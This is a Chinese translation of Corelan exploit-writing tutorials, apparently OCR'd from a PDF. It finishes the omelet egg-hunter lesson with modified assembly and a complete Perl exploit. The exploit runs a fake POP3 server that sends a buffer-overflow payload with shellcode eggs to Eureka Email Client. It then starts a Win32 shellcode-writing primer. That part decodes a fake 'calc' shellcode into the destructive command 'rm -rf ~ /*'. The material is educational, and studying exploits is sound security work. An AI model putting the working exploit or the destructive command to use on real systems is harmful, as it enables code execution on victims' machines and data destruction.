
果我们再次遇到了访问冲突异常。



现在我们直到寻蛋代码执行正常（找到了内存中的所有小代码块），但是却没能适可而止。首先验证内存中的 shellcode 是不是真的是原始的拷贝。

我们有先前生成的 shellcode.bin 文件。把它拷贝到 C:\tmp 目录。然后在 Immunity 中执行下列命令：

```
!pvefindaddr compare c:\tmp\shellcode.bin
```



Ok，在 0x00126000 处找到了完整的没有修改过的 shellcode。太好了，因为这证明寻蛋代码工作正常。它仅仅是没有及时停止，结果阴沟里翻船。

修正最后的 Bug.

既然代码片段在内存中按正确的顺序出现，也许对寻蛋代码进行简单的修改就可以使代码工作正常。如果我们使用一个寄存器来保存剩余的小代码块的数目，那么当寄存器表明所有的小代码块都被找到后就让寻蛋代码跳转到 shellcode。


来尝试以下。（虽然我不是汇编语言专家，但是我觉得今天是我的幸运日）。

我们需要在寻蛋代码开始时创造一个起始值用来记录寻到的小代码块数（0 减去小代码块的数目或者 0xFFFFFFFF 减去小代码块的数目加 1， 当小代码块数为 3 时，我们使用 0xFFFFFFFD）。在调试器中观察寻蛋代码，可以发现 EBX 寄存器没有被使用。所以我们把这个值保存在 EBX 中。

下一步，我们要对寻蛋代码做以下改造。每找到一个小代码块，我们就把计数器加 1.当计数器的值为 0xFFFFFFFF，表明所有的代码块都已经找到了，该进行跳转了。

把 0xFFFFFFFD 放在 EBX 的操作码是 0xbb\xfd\xff\xff\xff，所以我们把这几条指令放在寻蛋代码的开始位置。

然后，每次把小代码块中的 shellcode 代码拷贝到栈上后，我们就检查是否已经找到了所有的小代码块。如果 EBX 的值等于 0xFFFFFFFF，就跳转到 shellcode，否则就增加 EBX。拷贝 shellcode 到栈上的指令是:F3:A4，所以检查和增加 EBX 的指令应该放在这个指令后面。



在这个指令后面，我们将增加比较、相等则跳转和增加 EBX 的指令。

让我们修改汇编代码：

```
    BITS 32

    ; egg:
    ; LL II M1 M2 M3 DD DD DD ... (LL * DD)
    ; LL == Size of eggs (same for all eggs)
    ; II == Index of egg (different for each egg)
    ; M1,M2,M3 == Marker byte (same for all eggs)
    ; DD == Data in egg (different for each egg)

    ; Original code by skylined
    ; Code tweaked by Peter Van Eeckhoutte
    ; peter.ve[at]corelan.be
    ; http://www.corelan.be:8800

    marker equ 0x280876
    egg_size equ 0x3
    max_index equ 0x2
    start:
      mov ebx,0xffffffff-egg_size+1 ; ** Added : put initial counter in EBX
      jmp     SHORT reset_stack

    create_SEH_handler:
      PUSH    ECX                     ; SEH_frames[0].nextframe == 0xFFFFFFFF
      MOV     [FS:EAX], ESP           ; SEH_chain -> SEH_frames[0]
      CLD                             ; SCAN memory upwards from 0
    scan_loop:
      MOV     AL, egg_size            ; EAX = egg_size
    egg_size_location equ $-1 - $$
      REPNE   SCASB                   ; Find the first byte
      PUSH    EAX                     ; Save egg_size
      MOV     ESI, EDI
      LODSD                           ; EAX = II M2 M3 M4
```

```
    XOR     EAX, (marker << 8) + 0xFF  ; EDX = (II M2 M3 M4) ^ (FF M2 M3 M4)
                                       ;    == egg_index
marker_bytes_location equ $-3 - $$
    CMP     EAX, BYTE max_index        ; Check if the value of EDX is < max_index
max_index_location equ $-1 - $$
    JA      reset_stack                ; No -> This was not a marker, continue scan
    POP     ECX                        ; ECX = egg_size
    IMUL    ECX                        ; EAX = egg_size * egg_index == egg_offset
    ; EDX = 0 because ECX * EAX is always less than 0x1,000,000
    ADD     EAX, [BYTE FS:EDX + 8]     ; EDI += Bottom of stack ==
                                       ;      position of egg in shellcode.
    XCHG    EAX, EDI
copy_loop:
    REP     MOVSB                      ; copy egg to basket
    CMP     EBX, 0xFFFFFFFF            ; ** Added : see if we have found all eggs
    JE      done                       ; ** Added : If we have found all eggs,
                                       ; ** jump to shellcode
    INC     EBX                        ; ** Added : increment EBX
                                       ; (if we are not at the end of the eggs)
    MOV     EDI, ESI                   ; EDI = end of egg

reset_stack:
; Reset the stack to prevent problems cause by recursive SEH handlers and set
; ourselves up to handle and AVs we may cause by scanning memory:
    XOR     EAX, EAX                   ; EAX = 0
    MOV     ECX, [FS:EAX]              ; EBX = SEH_chain => SEH_frames[X]
find_last_SEH_loop:
    MOV     ESP, ECX                   ; ESP = SEH_frames[X]
    POP     ECX                        ; EBX = SEH_frames[X].next_frame
    CMP     ECX, 0xFFFFFFFF            ; SEH_frames[X].next_frame == none ?
    JNE     find_last_SEH_loop         ; No "X -= 1", check next frame
    POP     EDX                        ; EDX = SEH_frames[0].handler
    CALL    create_SEH_handler         ; SEH_frames[0].handler == SEH_handler

SEH_handler:
    POPA                               ; ESI = [ESP + 4] ->
                                       ;     struct exception_info
    LEA     ESP, [BYTE ESI+0x18]       ; ESP = struct exception_info->exception_addr
    POP     EAX                        ; EAX = exception address 0x????????
    OR      AX, 0xFFF                  ; EAX = 0x?????FFF
    INC     EAX                        ; EAX = 0x?????FFF + 1 -> next page
    JS      done                       ; EAX > 0x7FFFFFFF ===> done
    XCHG    EAX, EDI                   ; EDI => next page
    JMP     reset_stack
done:
    XOR     EAX, EAX                   ; EAX = 0
```

```
    CALL    [BYTE FS:EAX + 8]       ; EDI += Bottom of stack
                                    ;    == position of egg in shellcode.

      db      marker_bytes_location
      db      max_index_location
      db      egg_size_location
```

编译修改后的代码，然后重新生成小代码块。

"c:\program files\nasm\nasm.exe" -f bin -o w32_omelet.bin w32_SEH_corelanc0d3r_omelet.asm -w+error

w32_SEH_omelet.py w32_omelet.bin shellcode.bin calceggs.txt 127 0xBADA55

从新生成的 calceggs.txt 文件中拷贝出相关内容，并替换 exploit 中对应的内容。


新的 exploit 内容如下：


```
use Socket;
#fill out the local IP or hostname
#which is used by Eureka EMail as POP3 server
#note : must be exact match !
my $localserver = "192.168.0.193";
#calculate offset to EIP
my $junk = "A" x (723 - length($localserver));
my $ret=pack('V',0x7E47BCAF); #jmp esp from user32.dll
my $padding = "\x90" x 1000;

my $omelet_code = "\xbb\xfd\xff\xff\xff".    #put 0xfffffffd in ebx
"\xEB\x2C\x51\x64\x89\x20\xFC\xB0\x7A\xF2\xAE\x50".
"\x89\xFE\xAD\x35\xFF\x55\xDA\xBA\x83\xF8\x03\x77".
"\x15\x59\xF7\xE9\x64\x03\x42\x08\x97\xF3\xA4".
"\x81\xFB\xFF\xFF\xFF\xFF".    # compare EBX with FFFFFFFF
"\x74\x2B".    #if EBX is FFFFFFFF, jump to shellcode
"\x43".        #if not, increase EBX and continue
"\x89\xF7\x31\xC0\x64\x8B\x08\x89\xCC\x59\x81\xF9".
"\xFF\xFF\xFF\xFF\x75\xF5\x5A\xE8\xBE\xFF\xFF\xFF".
"\x61\x8D\x66\x18\x58\x66\x0D\xFF\x0F\x40\x78\x06".
"\x97\xE9\xD8\xFF\xFF\xFF\x31\xC0\x64\xFF\x50\x08";

my $egg1 = "\x7A\xFF\x55\xDA\xBA\x89\xE2\xDA\xC1\xD9\x72\xF4\x58\x50".
"\x59\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x51\x5A\x56\x54\x58\x33".
"\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42".
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58".
"\x50\x38\x41\x43\x4A\x4A\x49\x4B\x4C\x4A\x48\x50\x44\x43\x30\x43\x30".
"\x45\x50\x4C\x4B\x47\x35\x47\x4C\x4C\x4B\x43\x4C\x43\x35\x43\x48\x45".
"\x51\x4A\x4F\x4C\x4B\x50\x4F\x42\x38\x4C\x4B\x51\x4F\x47\x50\x43\x31".
"\x4A\x4B\x51\x59\x4C\x4B\x46\x54\x4C\x4B\x43";
```

```
my $egg2 = "\x7A\xFE\x55\xDA\xBA\x31\x4A\x4E\x50\x31\x49\x50\x4C\x59".
"\x4E\x4C\x4C\x44\x49\x50\x43\x44\x43\x37\x49\x51\x49\x5A\x44\x4D\x43".
"\x31\x49\x52\x4A\x4B\x4A\x54\x47\x4B\x51\x44\x46\x44\x43\x34\x42\x55".
"\x4B\x55\x4C\x4B\x51\x4F\x51\x34\x45\x51\x4A\x4B\x42\x46\x4C\x4B\x44".
"\x4C\x50\x4B\x4C\x4B\x51\x4F\x45\x4C\x45\x51\x4A\x4B\x4C\x4B\x45\x4C".
"\x4C\x4B\x45\x51\x4A\x4B\x4D\x59\x51\x4C\x47\x54\x43\x34\x48\x43\x51".
"\x4F\x46\x51\x4B\x46\x43\x50\x50\x56\x45\x34\x4C\x4B\x47\x36\x50\x30".
"\x4C\x4B\x51\x50\x44\x4C\x4C\x4B\x44\x30\x45";

my $egg3 = "\x7A\xFD\x55\xDA\xBA\x4C\x4E\x4D\x4C\x4B\x45\x38\x43\x38".
"\x4B\x39\x4A\x58\x4C\x43\x49\x50\x42\x4A\x50\x50\x42\x48\x4C\x30\x4D".
"\x5A\x43\x34\x51\x4F\x45\x38\x4A\x38\x4B\x4E\x4D\x5A\x44\x4E\x46\x37".
"\x4B\x4F\x4D\x37\x42\x43\x45\x31\x42\x4C\x42\x43\x45\x50\x41\x41\x40".
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40".
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40".
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40".
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40";

my $garbage="This is a bunch of garbage" x 10;

my $payload=$junk.$ret.$omelet_code.$padding.$egg1.$garbage.$egg2.$garbage.$egg3;

print "Payload     : " . length($payload)." bytes\n";
print "Omelet code : " . length($omelet_code)." bytes\n";
print "      Egg 1 : " . length($egg1)." bytes\n";
print "      Egg 2 : " . length($egg2)." bytes\n";
print "      Egg 3 : " . length($egg3)." bytes\n";

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "[+] Listening on tcp port 110 [POP3]... \n";
print "[+] Configure Eureka Mail Client to connect to this host \n";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
  print "[+] Client connected, sending evil payload\n";
  $cnt=1;
  while($cnt < 10)
  {
     print CLIENT "-ERR ".$payload."\n";
```

```
        print "     -> Sent ".length($payload)." bytes\n";
        $cnt=$cnt+1;
      }
    }
    close CLIENT;
    print "[+] Connection closed\n";
```

OK,虽然我做了些修改来减少了一点代码量，但代码还是明显更大了。现在我们看看结果：




Command Prompt - perl corelan_eurekasploit4.pl
C:\sploits\eureka>perl corelan_eurekasploit4.pl
Payload : 2712 bytes
Omelet code : 97 bytes
Egg 1 : 127 bytes
Egg 2 : 127 bytes
Egg 3 : 127 bytes
[+] Listening on tcp port 110 [POP3]...
[+] Configure Eureka Mail Client to connect to this host
[+] Client connected, sending evil payload
-> Sent 2712 bytes
-> Sent 2712 bytes
-> Sent 2712 bytes
-> Sent 2712 bytes
-> Sent 2712 bytes
-> Sent 2712 bytes
-> Sent 2712 bytes
-> Sent 2712 bytes
-> Sent 2712 bytes
Calculator
Edit View Help
0,
Hex Dec Oct Bin
Degrees Radians Grads
Inv Hyp
Backspace CE C
Sta F-E ( ) MC 7 8 9 / Mod And
Ave dms Exp ln MR 4 5 6 * Or Xor
Sum sin x^y log MS 1 2 3 - Lsh Not
s cos x^3 n! M+ 0 +/- . + = Int
Dat tan x^2 1/x pi A B C D E F

哈哈，成功了！

Exploit 编写系列教程第九篇：Win32 Shellcode 编写入门

译：看雪论坛-dragonltx-2010-9-15

在上几个月中，我已经写了一套打造目标为 windows 堆栈的 exploits 编写。任何人写 exploit 的一个主要目标是改变程序的正常执行流程并触发程序执行任意的代码：攻击者注入到程序并且能够允许攻击者控制电脑运行特定程序的代码。

这种类型的代码通常叫做“shellcode”，因为一个运行任意代码的最主要目标是允许攻击者可以在主机上使用远程 shell/command 提示符，因此能够让他/她远程控制目标主机。

由于这类型的 shellcode 依然用在很多场合，Metasploit 工具已经把这个理念更深入一些，并且提供了 framework 来使这个过程更容易一些。观察他人的桌面，嗅探网络上的数据，dump 密码哈希，或者用自身拥有的设备来进行更深入的网络攻击，这些都是 Metasploit 的 payload/console 能够为你提供的一些服务。毫无疑问，人类史富有创造性的，这又逐渐导致一些更好的东西。

事实上，全部的这些都只是你能够用 shellcode 做到的一些变种。就是说，复杂的 shellcode，阶段性的 shellcode，但其实都是 shellcode。

通常，当人们在写 exploit 时，他们会首先趋向于用一些简单/小的 shellcode 来证明他们能够注入代码并且使它执行。最著名和通用的例子是弹出计算器或者其他一些类似的。简单的，短的，快的和不需要很多设置的代码。（事实上，每次当 windows 计算器在我的屏幕上弹出时，我的妻子都会喝彩...甚至是我每次自己打开计算器:))

为了得到一个“弹出计算器”的 shellcode 样本，大部分人倾向于用 Metasploit 上已经可用的 shellcode 生成器，或者从网上复制已经写好的代码，因为这些都是有效的。（嗯，我不推荐使用在网上找到的 shellcode 是出于显而易见的原因）。坦白的说，Metasploit 没什么错。事实上，Metasploit 上可用的 payload 都是很多人努力工作和奉献，精湛技艺的结果。这些人值得我们所有人尊敬。Shellcode 编写不只是运用技术，还需要很多的知识，创造力和技巧。写 shellcode 不难，但是写好的 shellcode 是一门艺术。

大多数情况下，Metasploit（或者是其他公开的可用资源）的 payload 能够满足你的需求并且允许你证明你的观点—你能通过漏洞来控制一台机器。

然而，今天我们来看看怎样你才能写出自己的 shellcode 并且克服执行代码过程中会停止程序的一些限制（比如说 null 字节）。

很多资料和书已经写了这方面主题的东西，一些很棒的网站也在这方面做了很多的贡献。但是为了使我的教程更完整，我决定把其中的一些信息整合起来，写自己的“win32 shellcode 编写入门”。

我觉得 exploit 编写者懂得如何才能写出好的 shellcode 是很重要的。我的目标不是叫人们写他们自己的 shellcode，而是理解 shellcode 是怎么工作的（当你理解了为什么 shellcode 不能工作时，知识就会得到的比较方便），并且在需要写特殊用途的 shellcode 功能时能够写出自己的 shellcode，或者在需要时修改一些已经存在的 shellcode。

这篇文章将只是涉及已经有的思想，引导你理解如何写并用通用的 shellcode。没有包括一些新的技术和新类型的 shellcode。但是我相信你是不会介意的。

如果你想读一些其他有关 shellcode 的文章，试一下下面的链接：

- Wikipedia
- Skylined
- Project Shellcode/ tutorials
- Shell-storm

- Phrack
- Skape
- Packetstormsecurity shellcode papers/ archive
- Amenext.com
- Vividmachines.com
- NTInternals.net (undocumented functions for Microsoft Windows)
- Didier Stevens
- Harmonysecurity
- Shellforge (convert c to shellcode) – for linux

首先-----打造自己的 shellcode 实验室

每个 shellcode 不过是一个小应用程序---一系列人们写的指令，设计用来做开发者想做的。它能是任何东西，但是很明白 shellcode 里面的操作将会越来越复杂，最后的 shellcode 将会变得越来越大。这将会呈现出其他的挑战（比如说在写 exploit 时使 shellcode 适合我们安排的缓冲区，或者使 shellcode 工作的更可靠。我们将会在后面讨论这个）。

当我们看下 exploit 中用的 shellcode 的格式时，我们只能看到字节。这些字节是来自汇编/CPU 指令，但是假使我们想写自己的 shellcode？我们要不要掌握汇编并且在 asm 里写这些指令？嗯，这将会带来很多帮助。但是假如你只想让自己的自定义代码，一次，在一个特定的操作系统，那么你只需要有限的 asm 知识。我不是一个伟大的 asm 专家，因此我能做到，你一定也能做到。

在 windows 平台下些 shellcode 需要我们用一些 windows API。这会如何影响到可靠的 shellcode 的开发（或者 shellcode 的通用性，能够在不同的版本/补丁包系统中运行）将会在文章的后面讨论。

在开始之前，让我们先打造我们的实验室：

C/C++编译器： lcc-win32, dev-c++, MS Visual Studio Express C++

汇编编译器：nasm

调试器：Immunity Debugger

反汇编：IDA Free(或者 Pro 如果你有证书的话 :-))

ActiveState Perl(需要用来运行一些教程里用到的脚本）. 我用 Perl 5.8

Metasploit

Skylined alpha3, testival, beta3

一些测试 shellcode 的 c 程序：（shellcodetest.c)

```
char code[] = "paste your shellcode here";
int main(int argc, char **argv)
{
    int(*func)();
    func = (int (*)()) code;
    (int)(*func)();
}
```

在开始这个教程前先把这些工具安装好！同时，记住我实在 XP SP3 平台下写这个教程的，所以如果你用不同版本的操作系统时一些地址会不同。

除了这些工具和脚本，你还需要健康的头脑，好的普通常识和读懂/理解/写一些基本的perl/c 代码+基本的汇编知识。

测试现有的 shellcode

在看一下 shellcode 是如何建造的之前，我想展示一些测试已经写好的 shellcode 或者你自己的 shellcode 的技术。

而且这个技术能够在你运行 shellcode 之前看出它是用来干嘛的（这是必须的，当你想鉴定一下从网上拿来的 shellcode 并且不想损坏自己的操作系统）。

通常，shellcode 是用机器码呈现出来的，在找来的 exploit 例子里的字节数组里，或者由 Metasploit 产生。

我们要怎样测试或者鉴定这个 shellc 是用来干什么的？

首先，我们需要把这些字节转化成指令因此我们能明白它是干嘛的。

有两种方法：

把静态字节/机器码转化为指令，然后读产生汇编代码。优点是你不需要执行这个代码来看它到底是干嘛的（当 shellcode 在执行时会被解码时，这是必须的）。

把静态字节/机器码放到一个示例脚本里（比如上面的 C 代码），制造/编译，在调试器里运行。确保设置了适当的断点（或者在代码前面追加 0xcc），因此代码将不会运行。毕竟，你只不过是想知道 shellcode 是干什么的，没必要自己运行（发现他是假的并且是设计来破坏你的系统）。这很明显是一个好方法，但也比较危险因为一个简单的错误会破坏你的系统。

方法一：静态分析

Example 1：

假设你在网上找到这个 shellcode 并且你想知道它是用来干嘛的但是不运行这个 exploit：

```
//this will spawn calc.exe
char shellcode[]=
"\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20"
"\x2F\x2A\x20\x32\x3e\x20\x2f\x64\x65"
"\x76\x2f\x6e\x75\x6c\x6c\x20\x26";
```

你信任这个代码？因为它写着生成 calc.exe

我们来看一下。用下面的脚步来把机器码写入到二进制文件里：

pveWritebin.pl:

```
#!/usr/bin/perl
# Perl script written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
# This script takes a filename as argument
# will write bytes in \x format to the file
#
if ($#ARGV ne 0) {
print "    usage: $0 ".chr(34)."output filename".chr(34)."\n";
exit(0);
}
```

```
system("del $ARGV[0]");
my $shellcode="You forgot to paste ".
"your shellcode in the pveWritebin.pl".
"file";

#open file in binary mode
print "Writing to ".$ARGV[0]."\n";
open(FILE,">$ARGV[0]");
binmode FILE;
print FILE $shellcode;
close(FILE);

print "Wrote ".length($shellcode)." bytes to file\n";
```

将 shellcode 贴到 perl 脚本里然后运行脚本：

```
#!/usr/bin/perl
# Perl script written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
# This script takes a filename as argument
# will write bytes in \x format to the file
#   if ($#ARGV ne 0) {
print "    usage: $0".chr(34)."output filename".chr(34)."\n";
exit(0);
}
system("del $ARGV[0]");
my $shellcode="\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20".
"\x2F\x2A\x20\x32\x3e\x20\x2f\x64\x65".
"\x76\x2f\x6e\x75\x6c\x6c\x20\x26";
#open file in binary mode
print "Writing to".$ARGV[0]."\n";
open(FILE,">$ARGV[0]");
binmode FILE;
print FILE $shellcode;
close(FILE);
```

```
print "Wrote".length($shellcode)." bytes to file\n";
```

```
C:\shellcode>perl pveWritebin.pl c:\tmp\shellcode.bin
Writing to c:\tmp\shellcode.bin
Wrote 26 bytes to file
```

你要做的第一件事，在反汇编之前，就是查看这个文件的目录。只看文件排除了这个文件是假的 exploit 或者不是的事实。

```
C:\shellcode>type c:\tmp\shellcode.bin
rm -rf ~ /* 2> /dev/null &
C:\shellcode>
```

=>hmmm，这个可能会产生问题。事实上如果你运行这个 shellcode，在一个 Linux 系统上，你可能已经弄坏你的系统。（换言之，如果一个系统调用已经被这个代码调用并且在你的系统上执行）

另一种方法，你可以在 linux 上用“strings”命令。把真个 shellcode 写入到文件中然后再上面运行这个“string”。

```
xxxx@bt4:/tmp# strings shellcode.bin
rm -rf ~ /* 2> /dev/null &
```

Skylined 也指出我们也可以用 Testival/Beta3 来鉴定 shellcode。

Beta3：

```
BETA3 -decode\x
"\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20"
"\x2F\x2A\x20\x32\x3e\x20\x2f\x64\x65"
"\x76\x2f\x6e\x75\x6c\x6c\x20\x26";
^Z
Char 0 @0x00 does not match encoding: "".
Char 37 @0x25 does not match encoding: "".
Char 38 @0x26 does not match encoding: '\n'.
Char 39 @0x27 does not match encoding:"".
Char 76 @0x4C does not match encoding: "".
